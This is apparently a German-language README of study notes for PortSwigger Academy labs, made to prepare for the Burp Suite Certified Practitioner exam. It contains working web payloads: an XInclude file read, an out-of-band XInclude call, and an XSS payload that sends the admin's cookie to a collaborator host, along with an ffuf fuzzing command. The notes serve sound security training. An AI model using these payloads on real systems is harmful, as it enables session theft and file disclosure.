botesjuan/burp-suite-certified-practitioner-exam-study
Praktische Studiennotizen und Walkthroughs für PortSwigger Academy Labs, die Web-Schwachstellen, Payloads, Enumeration und BSCP-Prüfungsstrategien abdecken.

Dies sind meine Lernnotizen mit über 110 PortSwigger Academy Labs. Ich habe diese Labs verwendet, um die Prüfung zum Burp Suite Certified Practitioner im Jahr 2023 zu bestehen. Meine BSCP-Qualifikation.
Für weitere Informationen besuche PortSwigger Academy, um die neuesten Lernmaterialien zu erhalten.
SCANNING - Enumeration
Focus Scanning
Scan non-standard entities
FOOTHOLD - Stufe 1
Content Discovery
DOM-XSS
XSS Cross Site Scripting
Web Cache Poison
Host Headers
HTTP Request Smuggling
Brute force
Authentication
PRIVILEGE ESCALATION - Stufe 2
CSRF - Account Takeover
Password Reset
SQLi - SQL Injection
JWT - JSON Web Tokens
Prototype pollution
API Testing
Access Control
GraphQL API Endpoints
CORS - Cross-origin resource sharing
DATA EXFILTRATION - Stufe 3
XXE - XML entities & Injections
SSRF - Server side request forgery
SSTI - Server side template injection
SSPP - Server Side Prototype Pollution
LFI - File path traversal
File Uploads
Deserialization
OS Command Injection
APPENDIX
Python Scripts
Payloads
Word lists
Focus target scanning
Approach
Extra Training Content
Ich empfehle, die Mystery lab challenge so oft wie möglich zu absolvieren, um deine Fähigkeiten zu testen und die Zeit zu verkürzen, die du brauchst, um die Schwachstellen zu identifizieren, bevor du die Prüfung ablegst.
Ich fand auch diesen Ratschlag von PortSwigger zum Wiederholen deiner Prüfung sehr informativ.
Sieh dir CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks an, um einen frischen Blick auf die BSCP-Prüfung 2024 zu bekommen.
Danke für den unterstützten Kaffee,
\o/
Mein Burp Suite Certified Practitioner-Zertifikat.
Die Enumeration der Webanwendungen beginnt mit initialem und gezieltem Scannen bei zeitlich begrenzten Engagements.
Focus Scanning
Scan non-standard entities
Aufgrund des knappen Zeitlimits bei Engagements oder in der Prüfung scanne definierte Einfügepunkte für bestimmte Anfragen.

Der Scanner erkannte eine XML-Injection-Schwachstelle am Parameter storeId, was zum Lesen der geheimen Carlos-Datei führte.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Out-of-Band-XInclude-Anfrage, benötigt eine gehostete DTD, um lokale Datei zu lesen.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: Schwachstellen schnell mit gezieltem Scannen entdecken
Scannen nicht standardmäßiger Datenstrukturen mithilfe der Burp-Funktion, einen ausgewählten Einfügepunkt nach ausgewähltem Text in Antworten oder Anforderungen zu durchsuchen.

Identifizieren Sie die Schwachstelle über die Burp-Scanner-Ergebnisse.
Stehlen Sie in diesem Fall mithilfe des identifizierten XSS die Cookies des Admin-Benutzers, indem Sie das Payload am identifizierten Einfügepunkt platzieren.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>URL-kodieren Sie wichtige Zeichen.

>Verwenden Sie das Cookie des Admin-Benutzers, um auf das Admin-Panel zuzugreifen, indem Sie es in der aktuellen Browsersitzung ersetzen.
[PortSwigger Lab: Scannen nicht standardmäßiger Datenstrukturen](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Foothold
# Content Discovery
>Die Enumeration des Ziels beginnt mit dem Fuzzing von Web-Verzeichnissen und -Dateien. Nutzen Sie entweder die Burp-Engagement-Tools, die Content-Discovery-Option, um versteckte Pfade und Dateien zu finden, oder verwenden Sie `FFUF`, um Web-Verzeichnisse und -Dateien aufzulisten. Ein Blick auf `robots.txt` oder `sitemap.xml` kann Inhalte aufdecken.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ

Burp-Engagement-Tool, Inhaltserkennung mit meiner kompilierten Wortliste burp-labs-wordlist als benutzerdefinierte Dateiliste.